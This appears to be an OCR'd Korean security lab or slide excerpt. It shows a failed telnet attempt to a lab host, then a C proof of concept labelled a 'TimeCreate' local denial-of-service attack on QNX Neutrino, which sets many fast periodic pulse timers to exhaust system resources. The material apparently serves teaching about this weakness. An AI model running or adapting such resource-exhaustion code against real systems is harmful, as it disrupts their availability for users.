
```
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>telnet 192.168.56.101 8000
연결 대상 192.168.56.101...호스트에 연결할 수 없습니다.
 포트 8000: 연결하지 못했습니다.

C:\Users\A>
```

‘TimeCreate’ Local denial of service 공격



```c
#include <errno.h>
#include <stdio.h>
#include <stddef.h>
#include <stdlib.h>
#include <unistd.h>
#include <pthread.h>
#include <sys/neutrino.h>
#include <inttypes.h>


int main(int argc, char *argv[])
{
    struct sigevent event;
    struct _itimer itimer;
    int chid;
    int tmid;
    int coid;
    int k;


    if ((chid = ChannelCreate(0)) < 0) {
        fprintf(stderr, "Can't create channel!\n");
        exit(-1);
    }

    if ((coid = ConnectAttach(0, getpid(), chid, 0, 0)) < 0) {
        fprintf(stderr, "Can't connect to channel!\n");
        exit(-1);
    }


    for (k = 0; k < 16; k++) {

        SIGEV_PULSE_INIT(&event, coid, 16, _PULSE_CODE_MINAVAIL + 1, k);

        if ((tmid = TimerCreate(CLOCK_REALTIME, &event)) < 0) {
            fprintf(stderr, "Can't create timer!\n");
            return -1;
        }


        itimer.nsec = 1000000;
        itimer.interval_nsec = 1000000;
        TimerSettime(tmid, 0, &itimer, NULL);
    }


    while (getc(stdin) != '#');
    return 0;
}
```


- 다수의 타이머를 생성
- 시스템의 자원을 고갈시킴



